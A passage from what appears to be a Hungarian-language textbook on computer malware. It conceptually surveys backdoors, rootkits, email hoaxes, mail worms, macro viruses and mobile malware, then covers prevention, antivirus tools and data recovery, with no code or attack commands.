  - forráskódja szabadon hozzáférhető.

  Meglepő módon nem hackerprogramként, hanem ingyenes és legális távadminisztrációs programként jelentették be. Természetesen a konkurencia azonnal támadásba lendült és szinte az összes víruskereső program vírusként azonosítja és automatikusan igyekszik eltávolítani a BackOrifice 2000 fájljait. A program az összes 32 bites Windows kiadásban használható. A fejlesztők weboldalairól nem csupán a kész program tölthető le ingyenesen, hanem a forráskód is, így a gyanakvóbb szakemberek maguk is ellenőrizhetik, mit is telepítenek fel rendszereikre.

Rootkit alatt bizonyos szoftvereszközöket értünk, melyek segítségével a hacker könnyen visszatérhet a „tett színhelyére”, ha már korábban beférkőzött a rendszerbe, hogy bizalmas adatokat gyűjtsön a fertőzött számítógépről. Az alapötlet korántsem új, Unix és Linux platformokon már eddig is léteztek ilyen kártevők. E programokat azzal a céllal készítik, hogy a nem kellő védettségű gépekre bejuttatva megszerezzék a root jelszót és a gépen használt azonosító neveket és jelszavakat. Ezek birtokában a Linux alatt működő számítógép feletti ellenőrzés egyszerűen átvehető, hisz a Linuxba távolról is be lehet jelentkezni a már ismertté vált jelszavakkal. Újabban népszerűsége miatt a Windows az előszeretettel célba vett, egyben a legjövedelmezőbb áldozat. A rootkiteket legtöbbször úgy helyezik el, hogy a rendszerfájlokat fertőzze meg, amik ugyan továbbra is ellátják feladataikat, de már bennük van az ártó kód. A hackereket manapság már az anyagi haszonszerzés vezérli, a védtelen vagy nem megfelelően védett számítógépek tömkelege pedig remek lehetőség számukra. Jóval egyszerűbb és kifizetődőbb az otthoni számítógépek tízezreit megfertőzni, mint a Unix vagy a Linux rendszereket futtató kiszolgálókat, amelyekből sokkal kevesebb áll rendelkezésre.

Két fő típusuk a kernel szintű és az alkalmazás szintű rootkit. A kernel szintűek olyan kernel modulok amik a kernel kód egyes részeit módosítják, például rendszerhívásokat irányítanak át, hogy azokból kiszűrjék (elrejtsék) a gyanús processzusra vagy felhasználóra utaló adatokat. Az alkalmazás szintű rootkitek gyakran használt binárisokat (mint az ls vagy a top) cserélnek le patchelt változatokra.

A legismertebb rootkitek: lrk3, lrk4, lrk5, lrk6 (és néhány további variáns), Solaris, FreeBSD, Ambient's Rootkit for Linux, RSHA, t0rn.

5.6. Hoaxok, rémhírek

A hoax angol eredetű vándorszó, jelentése: „beugratás”, „megtévesztés”, „átverés”, „álhír” vagy „kacsa”. Leggyakrabban az e-mailben terjedő lánclevelek különféle változatait jelöli. Az elektronikus levelezés célja az emberek közötti (értelmes) írásbeli kommunikáció. A világ azonban tele van mindenféle rosszindulatú és néha korlátozott felfogóképességű emberekkel, akik úgy gondolják, hogy jó szórakozás értéktelen, idegesítő, zavaró üzenetekkel terhelni a nyilvános levelezést, és jó vicc, ha hatalmas fölösleges forgalmat generálnak a hálózaton. Az e-mail önmagában nem program, magától nem terjed. Ehhez találnia kell valamit vagy valakit, ami, vagy aki sokszorosítja. Az egyetlen lehetőség levélszemét sokszorosítására az emberek felhasználása. A hoax általában nem irányul más vagyonának vagy vagyoni értékkel bíró dolgának illegális megszerzésére, megkárosítására, célja inkább a célszemély megtréfálása.

Miről ismerjük fel a „hoax” levelet?

- Egyértelmű ismertetőjele a felszólítás, hogy minél több ismerősünknek, mielőbb küldjük tovább.
- A figyelem felkeltése, sok nagybetűs szöveget tartalmaznak, többször elhangzik, hogy mennyire veszélyes kártevőről van szó.
- Megbízhatónak látszó forrásokra való hivatkozás, ismert nagy cégre vagy személyre, mely szerint ők is megerősítették a hírt. Ilyen esetben egyszerűen ellenőrizzük a forrást, hogy valóban hiteles-e. Ha körlevél, kérdezzük meg azt, akitől a levelet kaptuk, hogy hol van ez a körlevél. A neten a hivatalos cégek, ügynökségek lapjain minden közlemény, levél, felhívás megtalálható. Ha nem lelünk ilyet, vagy a feladó azt mondja, hogy ő nem tudja, akkor biztos lehetünk benne, hogy átverés!
- Áltudományos nyelvezettel próbálja meggyőzni a kevésbé hozzáértőket. Egy kis agytorna az egész, már kezdhetünk is gyanakodni, ha ellentmondásokat találunk a levelekben. Kezdjünk el kételkedni, ha az eredeti levelet (állítólag) egy hétéves gyermek adta fel, miközben a levél a fekete lyukak atomfizikájából vett példákkal támasztja alá a Föld közeli pusztulását.

Hoax kategóriák:

- *Vakriasztások*
  Ide azokat a rémhíreket soroljuk be, amelyek olyan trójai falóra, vírusokra és egyéb rosszindulatú programokra figyelmeztetnek, amelyeknek az égvilágon semmi alapja nincs, a valóságban (már) nem léteznek. Pusztán valamilyen eseményre, hírre hivatkozva állítanak valótlan dolgokat, melyeket az emberek többsége sajnos azonnal hitelesnek fogad el. Erre jó példa az egyik legrégebbi (már 1994-ben is ismert) „The Good Times” hoax és hasonszőrű társai, vagy a „48 hours” és a „Help” néven katalogizált vakriasztások.
- *Városi legendák (Urban Myths, Urban Legends)*
  A hoaxok egyik népes alfaja a városi legenda, városi mítosz típusú levelek, amelyek már emberemlékezet óta léteznek, és valószínűleg a jövőben sem tűnnek el véglegesen. E modern legendák nem csak hitelesnek látszó beugratások, de mint ilyenek, hosszú éveken keresztül aktívan tartják a gyanútlan és felkészületlen levelezők tömkelegeit, akik szorgosan és fáradhatatlanul sokszorosítják őket. Ha vennénk a fáradságot és megpróbálnánk ellenőrizni a levél írójának személyét, azt

találnánk, hogy nem létezik, vagy ha mégis, akkor semmi köze a levélhez vagy szeretné végre elérni, hogy az emberek ne kérdezősködjenek tőle a levélről.
Az alábbi nevezetes és vicces hoaxszal találkozhatunk a városi mítoszok és legendák címszó alatt:
„A napfény vakságot okoz”
„Húsevő Banán”
„Mérgezett borítékok a bankautomatákban”
„Tűk a színházi ülésekben”

- *Ingyen ajándékok*
  Sok álhír szól olyan ajándékokról, amelyeket nagy cégek osztogatnak fűnek-fának. Hogy ha a levelet továbbküldjük, akkor a nevezett cég pénzt, ruhát, ingyenes nyaralást, ingyen telefont, stb. fog ajándékozni. Csupán azt felejtik leírni, hogy az adott cég honnan a csudából értesülhet arról, hogy egyáltalán továbbküldtük-e a levelet, s ha igen, hány helyre. 2000-ben egy mobiltelefon-társasággal kapcsolatos álhír-levelet fordítottak le magyar nyelvre is – Ajándékok (Give Aways) – és küldtek szét lánclevélként a gyanútlan olvasóknak. Aki bedől az ilyen leveleknek, az bizony igen hosszú ideig várhat, mire bármit is kap, beleértve a levélben megnevezett cég válaszát is.

- *Zagyva és/vagy elévült, elavult figyelmeztetések (Inconsequential Warnings)*
  E csoportba azokat a hamis leveleket soroljuk, melyek ugyan egy valós problémát írnak le, de a levélben szereplő problémát már évekkel korábban megoldották, a problémával együtt járó kockázat triviális, nem igényel semmiféle magyarázatot, vagy a javasolt megoldás még veszélyesebb lenne, mint a probléma, amelynek megszüntetésére javasolták. Azaz, miközben ezek a levelek nem igazi hoaxok, nem érdemes mindenkinek továbbküldeni az interneten. A levelek okozta félelem több kárt okoz, mint azok az „események”, amelyekre figyelmeztetni kíván.

- *Szimpátia-felkeltő levelek, segítségkérések másoknak*
  Ide azok a levelek sorolhatók, amelyek szimpátiánkat igyekeznek felkelteni, és segítséget kérnek bajba jutott, balesetet szenvedett vagy beteg embereknek. Egyes esetekben azonban bár ezek a hoax levelek valóságos személyeket írnak le, az illető már azóta felnőtt, meggyógyult, kikezelték, és már nagyon szeretné, ha nem küldözgetnének neki ezerszámra e-mail-eket. Az igazi probléma az ilyen levelek továbbküldésében áll, hogy nincs mód a lánc megállítására, miután a probléma így vagy úgy, de megoldódott. Bár jó módszernek látszik segíteni a világ emberein azzal, hogy továbbküldjük az elveszett gyerekeket kereső leveleket, érdemes meggyőződni, hogy a levélben említett probléma megoldódott-e már, mielőtt a levélmásolatokat barátaink postaládáiba zúdítanánk. Amennyiben mi kerülnénk olyan helyzetbe, hogy körlevélben kelljen segítséget kérni, érdemes valamiféle lejárati határidőt is belevenni levelünkbe, mielőtt az is hoax-szá válna.

- *Hagyományos lánclevelek (Traditional Chain Letters)*
  A lánclevelek közé soroljuk általában azokat a leveleket, amelyek „szerencsét” vagy pénzt ígérnek abban az esetben, ha továbbítjuk, és rossz szerencsét, azaz balsorsot abban az esetben, ha megszakítjuk a láncot azzal, hogy a levelet nem postázzuk ki további címekre, általában ismerőseinknek, barátainknak. Sok esetben arra is felkérnek az ilyen üzenetek, hogy a lista elején szereplő néhány embernek pénzt is küldjünk.

A lánclevelek könnyen felismerhetőek hagyományos szerkezetükről, mely az ötven évvel ezelőtt divatban volt hagyományos, azaz levélpapíron terjesztett lánclevelektől származik. A különbség csupán annyi, hogy itt nem kell postai bélyeget fizetni, és nem papíron körmöljük újra leveleinket, hanem levelezőprogramunk Forward vagy Továbbküldés gombjával kezdünk neki a szétpostázásnak. Egyszóval a régi trükkök modern környezetben élednek újjá a mai lánclevelekben.
A lánclevelek tartalmazhatnak „figyelmeztetéseket" a végzet előre kiszámítható eseményeiről, szólhatnak valamilyen nyomorúságos körülmények között tengődő lélekről, számítógépes rendszereink végzetéről, stb. Csupa olyan baljós dologról, amelyet elkerülhetünk, amennyiben ezekről az üzenet továbbításával értesítjük összes barátunkat. Az egyetlen hasznos tanács ilyen esetekben az, hogy „Ne dőljünk be!".

- *Fenyegető lánclevelek (Threat Chains)*
  Azokat a leveleket soroljuk ide, amelyek azzal fenyegetnek, hogy amennyiben nem küldjük tovább az üzenetet, akkor valami baleset fog történni velünk vagy szeretteinkkel, elromlik a számítógépünk vagy egyéb kárt szenvedünk. Az e csoportba sorolt levelek általában azt állítják, hogy képesek nyomon követni, kinek küldtük tovább a levelet, illetve továbbküldtük-e egyáltalán, miközben erre semmilyen lehetőség nincs!

- *Hamis céges levelek (Scam Chains)*
  Olyan levelek, amelyek látszólag egy létező cégtől érkeznek (például a Microsofttól, az IBM-től vagy a Symantec-től stb.), de valójában hamisítványok. Rendszerint arra hivatkoznak, hogy valami gond merült fel felhasználói azonosítónkkal, hitelkártyánkkal stb. és arra kérnek, hogy adjunk meg válaszlevelünkben egy sor személyes jellegű és bizalmas információt, mint például felhasználói nevünket és a hozzá tartozó jelszót. Gyakran egy előkészített weboldalra való hivatkozást is tartalmaznak, amely látszólag egy kitöltendő űrlapot tartalmaz, vagy egy bejelentkező (Login) képernyőnek látszik egy olyan szervezetnél, amellyel kapcsolatban állunk. Azonban, ha egy ilyen oldalon megadjuk a kért adatokat, azzal csak a hamis céges levelet beküldő személy számára szolgáltatjuk ki bizalmas adatainkat.

- *Tréfák (Jokes)*
  Olyan figyelmeztető üzenetek, amelyeket aligha képzelhető, hogy bárki is elhisz. A következő leveleket a neten mint tréfákat vagy szatírákat helyezték el, és olyannyira blődek, hogy meglepő, hogy mégis akadnak, akik bedőlnek nekik.
  „Indíts egy nukleáris csapást most"
  „Fényképfelvétel a monitorodon keresztül"

- *Igazi legendák (True Legends)*
  Létező dolgokról szóló valódi történetek, amelyek nem rémhírek, de vissza-visszatérve keringenek az interneten. E csoport jeligéje ez is lehetne: „Egy újszülöttnek minden vicc új!"

5.7. Levelező vírusok

A levelező vírusok elnevezés egy gyűjtőfogalom mindazon program- és dokumentum-kártevőkre, amelyek programkódja a levelezőrendszer igénybevételével terjed. A klasszikus program- és dokumentum-kártevők – itt most elsősorban a vírusokra, a trójai programokra és a programkártevőkre gondolunk – akkor is érkezhetnek az elektronikus postával, ha bennük

nyoma sincs a levelező rendszer felé fordulásnak. Elég, ha egy vírusfertőzött programot vagy dokumentumot hozzácsatolnak a levélhez, s az máris úton van újabb védtelen célpontok felé. A valódi, szűkebb értelemben vett levelező vírusok programkódja nem csupán véletlenszerűen kerül be a levelezési rendszerek adatfolyamába, hanem speciális rutinok szolgálnak arra a víruskódban, hogy elegendő számú címre kerüljenek el a fertőzött levelek, illetve maga a vírus (vagy féreg) aktivizálja a gép felhasználójának tudomása, sőt engedélye nélkül a levélküldést, fájlátvitelt.

5.7.1. Levelezés útján terjedő bináris vírusok

A helyi hálózatok térnyerésével olyan új vírusok és programférgek jelentek meg, amelyek a PC alapú helyi hálózatokon terjedtek közvetlenül munkaállomásról munkaállomásra, vagy a szerveren keresztül.

Az internet és az elektronikus levelezés robbanásszerű terjedése, a több milliónyi védtelen új célpont megjelenése arra ösztönözte a vírusfejlesztőket, hogy vírusaikba olyan szaporodó rutinokat építsenek, amelyek az új csatornát veszik igénybe. Ezek a bináris kódú levelező vírusok, amelyek kizárólagos szaporodási módszerként a levelező rendszereken keresztüli levélküldést használják. Ez a kategória egyelőre nem túl népes, mivel meglehetősen összetett feladat egy olyan kód létrehozása, amely platformtól függetlenül képes futni és fertőzni a megtámadott gépeken. Nevezetes képviselői: Esperanto és RedTeam.

5.7.2. Klasszikus levelezőprogram-férgek

Már a nagy hálózatok kialakulásának elején megjelentek a levelezőprogram-férgek, hisz az akkori hálózatok sebessége miatt a WAN-ok (Wide Area Network) elsődleges felhasználása a levelezés volt. E féregprogramok nem károkozási céllal készültek és indultak útnak, hanem mert lehetőség volt ilyen típusú programok készítésére, és már megfelelő számú védtelen célpont létezett és volt elérhető a hálózatokon. A programférgek nem pusztításukkal okoztak károkat, hanem azzal, hogy a végletekig leterhelték a hálózatot, az üzenetküldő rendszert és komoly erőforrásokat vontak magukhoz, megnehezítve vagy lehetetlenné téve a számítógépek és a hálózatok használatát. A klasszikus levelező férgek közül az alábbiakat említeném meg, mint legismertebb és legfontosabb kártevők: Christmas Tree, HI.COM, Internet Worm, Pervading Animal, The Creeper, Wank Worm.

5.7.3. Levelező 32 bites programférgek Windows környezetben

Az első programférgek csak a levelező rendszert használták, illetve az FTP-t. A legtöbb 32 bites Windows programféregre igaz az, hogy csak akkor indul el, ha a nevére vagy az ikonjára rákattintunk. Olyan kombinált féregprogram- csomagok is megjelentek, amelyek a fő féreghordozó Win32-es programfájl mellett egy számukra automatikus indítást biztosító script programocskát is beleágyaznak az e-mail szövegtörzsébe.

Ezek a fajta kártevők többféle tevékenységet is végeznek. Legfontosabb feladatuk természetesen a féregkód szaporítása, ám emellett gondoskodniuk kell arról is, hogy vezérlést kapjanak. Sokuk fájlokat, információkat juttat ki a megfertőzött gépekről, mások hátsóajtót (backdoor) nyitnak a védelmi rendszereken, és vezérléshez juttatják a férget készítő hackert.

A programférgek egy része arra is be van programozva, hogy a helyi gépen pusztítson, ám az ilyenek száma szerencsénkre még elenyésző.

A 2001-es évből hoztam néhány felkapottabb példát: W32/Aliz, W32/Goner, W32/Hybris, W32/Navidad, W32/Sircam és a CodeRed Alert.

5.7.4. E-mail-re szakosodott makróvírusok

Makróvírusok már akkor megjelentek az elektronikus levelek mellékleteiben, amikor még semmiféle olyan speciális rutin nem volt bennük, amely a levélben való továbbítást, a levelező rendszeren történő szaporodást célozta volna. Egyszerűen arról volt szó, hogy az emberek programok helyett dokumentumokat cseréltek az interneten keresztül. Az e-mail-re szakosodott makróvírusok már nem csupán passzív módon utaznak az elektronikus levelek mellékleteként, hanem a makrónyelvek lehetőségeit és az operációs rendszer, valamint a levelező rendszerek programozhatóságát kihasználva aktívan részt is vesznek az új célpontok felkutatásában és a víruskód automatikus, a felhasználó tudta nélküli szétpostázásában.

Makróvírusok azokon a rendszereken létezhetnek, amelyeket úgy alkottak meg, hogy:

- a makróprogramok kódja nem külön fájlban, hanem magukban a dokumentum-fájlokban helyezhető el;
- a megnyitott dokumentumfájlokban lévő makróprogramok automatikusan, a felhasználó értesítése, sőt jóváhagyása nélkül is elindulhatnak;
- a makróértelmezőt is tartalmazó program vagy rendszer kellően elterjedt, azaz van elegendő számú potenciális és védtelen célpontja a kártevőknek;
- az adott makrónyelv rendelkezik olyan programozástechnikai eszközökkel, amelyekkel megoldható a programkód sokszorozása és „terítése” a felhasználó levelező partnerei között;
- az adott makrónyelv rendelkezik olyan eszközökkel, amelyeket felhasználva a rosszindulatú programok hatékony romboló rutinokkal szerelhetők fel.

Ezeknek a feltételeknek a Microsoft Office programcsomag programjai felelnek meg leginkább, hisz a legelterjedtebb irodai programcsomagról van szó és igen egyszerű dolog az Office dokumentumokban makróprogramokat elhelyezni. Egy makróvírus a fájlok elkódolásával, titkosításával, a fájlok, könyvtárak törlésén át a merevlemez partíciók leformázásáig bármit okozhat. Kiszolgáltathatják adatainkat, jelszavainkat, kiskaput nyithatnak az internet felől érkező támadásoknak.

Történetesen a WM97/Melissa (Word 97 makróvírus) volt az első olyan tömegesen leveleket küldő kártevő, amely elsősorban a levelező rendszeren keresztül – az Outlook és az Outlook Express programokat felhasználva – terjesztette saját kódját. Első kiadása a megfertőzött gépről 100 címre küldte el a fertőzést tartalmazó LIST.DOC nevű Word 97 dokumentumot.

5.8. Mobilkészülékre írt vírusok

A mobiltelefonok terjedése, a készülékek funkcióinak robbanásszerű fejlődése ugyan a felhasználók kényelmét szolgálják, ennek azonban árnyoldala is van: a vírusírók kezdik

felfedezni a hordozható eszközökben rejlő lehetőségeket, és a PC-k világa után újabb, eddig ismeretlen kapukat akarnak feltárni.

A rádiótelefonokon terjedő és az azokat megfertőző kártevők sokáig csupán rémhírnek bizonyultak, napjainkra viszont az első bluetooth-os mobilvírus megjelenésével merőben megváltozott ez a helyzet, az intelligens mobil készülékek elterjedtsége miatt már senki sem ignorálhatja ezen újfajta kártevők létét.

2004. június 14-én a finn F-Secure és az orosz Kaspersky szinte egyszerre adott hírt az első mobilvírusról, a Cabirről, mely a Symbian operációs rendszert használó okostelefonokra jelentett veszélyt. A Cabir ugyan csak egy kísérleti kártevő volt, mégis mindenkit megdöbbentett, hogy a Bluetooth vezeték nélküli hálózati technológia segítségével a fertőzött készülék pár méteres közelében lévő mobiltelefonokat is megpróbálta megfertőzni a féreg.

Két évvel később, a szakértők már kétszáznál is több mobilvírust regisztráltak, ezek nagy része az eredeti károkozó módosított variánsa.

A gyártók és a szolgáltatók együttműködnek, megpróbálnak minél biztonságosabb készülékeket és operációs rendszereket készíteni, illetve a hálózati infrastruktúrát is felkészítik a vírusjárványok megakadályozására. Ennek ellenére a mobil készülékeket megfertőzni képes kártevők száma egyre csak növekszik, és félő, hogy az okostelefonok egyre szélesebb körű terjedésével a helyzet csak romlani fog.

A mobiltelefonokon is megjelentek a kémszoftverek: felfedezték a Flexispy nevű programot, mely a háttérben bújik meg, működéséről semmilyen jelt nem ad, ám rögzíti a hívások és szöveges üzenetek adatait, majd azt egy harmadik fél számára továbbítja.

A trójai ingyenes SMS-ek általi WAP szolgáltatást ígér (a szabvány lehetővé teszi, hogy szöveges üzenetek formájában történjen a kommunikáció), valójában azonban emelt díjas orosz számokra küldözgeti az SMS-eket. A gyanútlan felhasználó legrosszabb esetben csak a telefonszámla kézhezvétele után értesülhet az átverésről, a végösszeg pedig ilyen esetekben igen magas lehet, hiszen indítása után folyamatosan küldi az üzeneteket a kártevő, mintegy végtelen ciklusban.

Milyen feltételek mellett fertőz a vírus?

- Egyik telefonról a másikra jutáshoz szükséges egy átviteli csatorna, legyen az bluetooth, infravörös-kapcsolat, vagy akár MMS üzenet.
- A telefon rendelkezzen olyan operációs rendszerrel, melyen a kártevő életképes. Kezdetben ez a Symbian volt. Elemzők szerint 2015-re letisztázódik a verseny a vezető mobil operációs rendszerek között. A piacon maradtak egyike lehet az Android, amelyet a Google és partnerei fejlesztenek, míg a másik a Nokia által megalkotott Symbian, amit a finn cég tavaly júniusban nyílt platformnak minősített.
- A készülék tulajdonosának fogadnia kell a vírus által küldött fájlt, és manuálisan el is kell indítania azt, mivel az „ötletgazdáknak” egyelőre nem sikerült megoldaniuk az automatikus futtatást. Ha a jövőben ezt sikerül valamikor kikísérletezniük, a mobil fertőzések jellege nagyon gyorsan megváltozhat, és a megelőzésre terelődik majd a hangsúly.
- A telefon vagy PDA védtelen kell, hogy legyen, hiszen a nemrég megjelent mobilkártevők elleni antivírus programok igen jó védelmet nyújtanak az ismert, sőt a még ismeretlen fertőzések ellen is. Egyre több mobilszolgáltató kínál már ilyen előfizetést.

Habár a PC-ket fertőző kártevők százezres számához képest semmiségnek tűnhet a közel 100 mobilvírus, mely közkézen forog, illetve jobb esetben csak víruslaborokban

található, jelenleg senki sem láthatja előre, mit hoz a jövő. Hazánkban 90 százalék körüli a mobil-penetráció, és az Európai Unió több országában már minden egyes lakosra jut legalább egy készülék. Ezek között jelenleg még relatív alacsony a vírusok célpontjának számító okostelefonok száma, azonban ez az arány a jövőben csak növekedhet – ezért fontos, hogy kellően felkészültek legyenek a felhasználók, hiszen még számos, eddig kiaknázatlan lehetőség rejlik a mobil világában, és a kártevők kora csak most fog beköszönteni.

6. Vírusok elleni védekezés

6.1. Megelőzés

Általános érvényű az az aranyigazság, hogy jobb a megelőzés, mint a károk utólagos kijavítása, főként, mivel lehetnek visszafordíthatatlan következményei is egy-egy vírus okozta támadásnak. Napjaink egyik aktuális kérdése a sűrű hullámokban támadó levelezőprogram-férgek és vírusok elleni védekezés. Sajnos a hálózat nem képes védelmet nyújtani a hackerek és programférgek ellen, hiszen annak eldöntése, hogy mi a különbség egy legitim alkalmazás és egy vírus között, egy ember számára is nehéz, nemhogy egy programnak! Éppen ezért nagyon fontos a megfelelő jelszavak kiválasztása. Ha túlságosan egyszerű, könnyen kitalálható jelszavakat használunk, akkor könnyen be lehet hatolni a rendszerbe. A jó jelszó legalább hat karakterből áll és nem található meg egy szótárban sem. Vannak olyan weboldalak, ahol segítségünkre sietnek, és egy jelszógenerátor használatával megfelelő jelszavakat választhatunk magunknak. Soha de soha ne áruljuk el másoknak jelszavainkat, vagy írjuk le és tegyük könnyen megtalálható helyre.

De ami még ennél is fontosabb, hogy igazán jól védekezni csak egy speciálisan vírusok megkeresésére és irtására szolgáló szoftverrel lehet, s ez is csak akkor hatásos és jól működő, ha adatbázisát napról napra frissítjük.

Növelheti biztonságérzetünket az is, ha backupokat hozunk létre. Azonban biztonsági mentések készítése maga sem meggátolni, sem megelőzni nem képes az adatok sérülését, ám eszközei révén lehetőséget nyújt a kártételek csökkentésére, a mentett adatok többé-kevésbé naprakész állapotba való helyreállítására. A jól szervezett rendszerben készített biztonsági mentések nem csupán a beépített adathordozó sérülése vagy vírusfertőzések miatti adatvesztés esetén adnak lehetőséget az adatok, programok, beállítások helyreállítására, hanem programhiba, emberi hiba vagy bármi más probléma esetén is módot adnak valamely előző adatállapot veszteségmentes visszaállítására.

Többféle technika létezik biztonsági mentések készítésére. A full, azaz teljes backup a mentendő háttértárak teljes tartalmát kiírja a backup médiára, a differenciális mentés pedig az utolsó (teljes) mentés óta megváltozott fájlokat és könyvtárakat helyezi el a backup médián.

A biztonsági másolatok rendszerének kialakításakor több szempontot is figyelembe kell vennünk. Fontos, hogy a rendszer automatizálható legyen, olyan időszakra kell időzíteni, amikor az adatokat nem módosítják. Úgy kell megtervezni a méretezést, hogy az alkalmazott adathordozó évekig elegendő legyen a mentések tárolására, valamint az adathordozó média évekig biztonságosan és megbízhatóan tárolja a rajta rögzített anyagokat.

6.2. Folyamatos ellenőrzés

Már a DOS alá is készítettek folyamatos vírusellenőrzést biztosító, úgynevezett memóriarezidens vírusvédelmeket. Ezek elég minimális hatékonysággal ismerték fel és blokkolták a vírusokat, hiszen kompromisszumot kellett kötni: ha igazán hatékony és megbízható védelmet akarunk megvalósítani, akkor cserébe fel kell áldozni a sebességet és az erőforrásokat. Ha pedig dolgozni is akarunk a gépen, akkor nem lehet az összes erőforrást átadni a vírusellenőr programoknak. A 32 bites operációs rendszerek már megfelelő erőforrással rendelkeztek ahhoz, hogy igazán hatékony vírusvédelem alakuljon ki, a folyamatos elérhető közelségbe került. Ez azt jelenti, hogy a rendszer minden megnyitott állományon és lemezen teljes értékű vírusellenőrzést végez, természetesen a processzor és az erőforrások jelentős leterhelésével.

A mai modern vírusellenőr programok számos technológiát alkalmaznak a rosszindulatú programok nyakon csípésére. A hagyományos sztring-keresésen túl egyre nagyobb szerepe van a heurisztikus módszerek alkalmazásának, amikor akár ismeretlen programkártevők is detektálhatók, ha csak vírusokra jellemző műveleteket végeznek. Ez a módszer rendkívül hatékony lehet, és sokkal kevésbé igényli a gyakori program- és adatbázis frissítéseket, mint a klasszikus víruskereső módszerek.

6.3. Antivírus- és adathelyreállító szoftverek

Az antivírus szoftverek vírusazonosító adatbázisaik, valamint heurisztikus és egyéb módszereik segítségével ismerik fel az adathordozókon vagy a különféle elektronikus adatátviteli csatornákon keresztül érkező rosszindulatú programokat. A felismert fertőzéseket mindenképpen blokkolni kell. A kérdés az, hogy hol, milyen szinten végeztetjük az ellenőrzést. Ahol korlátozottak a számítógépek erőforrásai és csekély a fertőzések kockázata, ott nem feltétlenül előnyös memóriarezidens vagy a háttérben állandóan futó, úgynevezett On access keresőket alkalmazni. Ilyen esetekben azokra a helyekre koncentrálni, amelyek az ismert és elképzelhető támadáspontok. Ilyenek a floppyk és CD lemezek, a levelezés és az internetről való fájlletöltés ellenőrzése, tehát elegendő az alkalmilag futtatandó, az erőforrásokat automatikusan felszabadító Ad hoc keresőket telepítenünk és használnunk.

Az On access keresők közé soroljuk azokat a vírusellenőr programokat, amelyek a számítógép indítása után betöltődnek a gép memóriájába és a konfiguráláskor beállított paraméterekkel végzik a vírusellenőrzést. Az elindított programok ellenőrzésekor nem csupán azonosító sztringeken alapuló ellenőrzéseket végeznek, de többnyire az elindított programok viselkedését is elemzik. Az ilyen programok használatakor sok e-mail-ben, a szövegtörzsben vagy mellékletként érkező vírus gyorsan „lebukik”, amikor elindítja szaporító vagy pusztító, romboló rutinjait.

Az Ad hoc keresők a legrégebbi, máig is igen hasznos, széles körben alkalmazott víruskereső módszereket képviselik. Bár az ellenőrzések indítása felhasználók kezében van, s így a folyamatos és automatikus ellenőrzés hiányában növelhetik a megfertőződés valószínűségét, használatuk mégis indokolt és célszerű. Tagadhatatlan előnyük, hogy sokkal kisebb az erőforrásigényük, így akár kiöregedett, egyéb irodai munkákra már nemigen alkalmazható számítógépekből is ki lehet alakítani vírusellenőrző munkaállomásokat.

Bármelyik rendszert is választjuk, fontos az antivírus szoftverek adatbázisának napi frissítése. A vírusmentesítés után azonban van még egy feladat, amelyről sokan elfeledkeznek, mégpedig a sérült adatok helyreállítása. Kétféle módszert alkalmazhatunk: a

backup és az adatjavító (például Tiramisu) programokat. Az előbbiek a korábban készített biztonsági másolatok segítségével csökkenthetik az adatvesztés mértékét, az utóbbiak magán a sérült adathordozón próbálják meg a sérült állományok és könyvtárak eredeti adattartalmának visszaállítását.

6.3.1. A vírusmentesítés és az adat-helyreállítás eszközei, lehetőségei, korlátai

Vírusfertőzés észlelése vagy gyanúja esetén az a legfontosabb, hogy ne essünk pánikba. A számítógép azonnali kikapcsolása nem feltétlenül jelent jó megoldást, mert a nem szabályos programlezárás könnyen adatvesztéshez, és az éppen használatban lévő adathordozó sérüléséhez vezethet.

Első feladatunk vírusfertőzés esetén vagy erre utaló jelek észlelésekor, hogy megfelelő víruskereső programok segítségével azonosítsuk a fertőzés típusát, a fertőzés kiterjedtségét, az érintett fájlokat és könyvtárakat. Bár ma már alig húzható meg a határ a víruskereső és eltávolító programok között, hisz az antivírus programok többségét mindkét feladatra felkészítették, mégis külön lehet és kell választani a víruskereső és a víruseltávolító programokat.

Nem lehet mindenről folyamatosan napra, percre kész biztonsági másolatokat készíteni. Néha sajnos előfordul az az eset, hogy megsérülnek, vagy akár el is vesznek dokumentumaink, programjaink egy része. Ezek védelmét, szükség esetén részleges vagy teljes visszaállítását szolgáló rendszerek az adatjavító, adat-helyreállító programok.

A vírusmentesítés, adat-helyreállítás számos okból lehet sikertelen, illetve vezethet pusztán fél sikerre. A helyreállító, javító programok sem mindenhatóak, mindegyiknek vannak a hiba természetéből, a fájlrendszerből és egyéb okokból adódó ismert korlátai.

A DOS-os világban még a PCTools vagy a Norton Disk Doctor segítségével javítottuk a megsérült adathordozó lemezeket. Ezek 32 bites utódai ma is rendelkezésünkre állnak, így ma is lehetséges adat-helyreállítás sérült floppykról és merevlemezekről.

Helyreállítani természetesen csak azt lehet, ami nem veszett el teljesen. Ha egy vírus felülírta saját kódjával vagy más módon a megfertőzött programfájl forráskódját, vagy annak egy részét, akkor az csak úgy javítható, hogy egy még vírusmentes biztonsági másolatból vagy az eredeti programtelepítő csomagból másoljuk vissza az eredeti programot. Amennyiben erre nincs lehetőségünk, akkor már csak a víruseltávolító programjainkban bízhatunk.

A vírusok között nem szokatlan, hogy egy-egy kártevőnek több tucatnyi vagy akár több száz átirata, változata legyen, amelyek csak néhány bájtban különböznek. A víruseltávolító programoknak a korrekt víruseltávolításhoz és helyreállításhoz hibátlan vírusismeretre van szükségük. Ha csak egy-két bájtnyit téved a vírusirtó program, a víruseltávolítás eredménye egy elrontott és nem, vagy hibásan működő, bár vírusmentes program lesz.

6.3.2. Az antivírus szoftverek adatbázisainak frissítése

Az antivírus szoftverek közül csak olyat szabad választani és használni, amelynek megbízhatóságában és támogatottságában nem kételkedünk. Ezt a megbízhatóságot kérdőjelezheti meg, ha nem jelennek meg időben a frissítő csomagok vagy azokba többször is hiba kerül.

1991-ben történt meg az eset, hogy olyan McAfee VirusScan programok is keringtek, amelyekbe Dir2/FAT vírust csempésztek be. Azóta is a víruskészítők előszeretettel célozzák meg az antivírus programokat. Az eset komoly tanulsággal szolgált mindannyiunk számára, beleértve a felhasználókat, a rendszergazdákat és a fejlesztőket is. Manapság már minden víruskereső komoly memóriaellenőrző és önellenőrző rutinokat futtat le, mielőtt a gép háttértárait ellenőrizné. Emellett a fejlesztők ingyenesen letölthetővé tették a programjaikhoz tartozó adatbázis- és néha a keresőmotor-frissítéseket is.

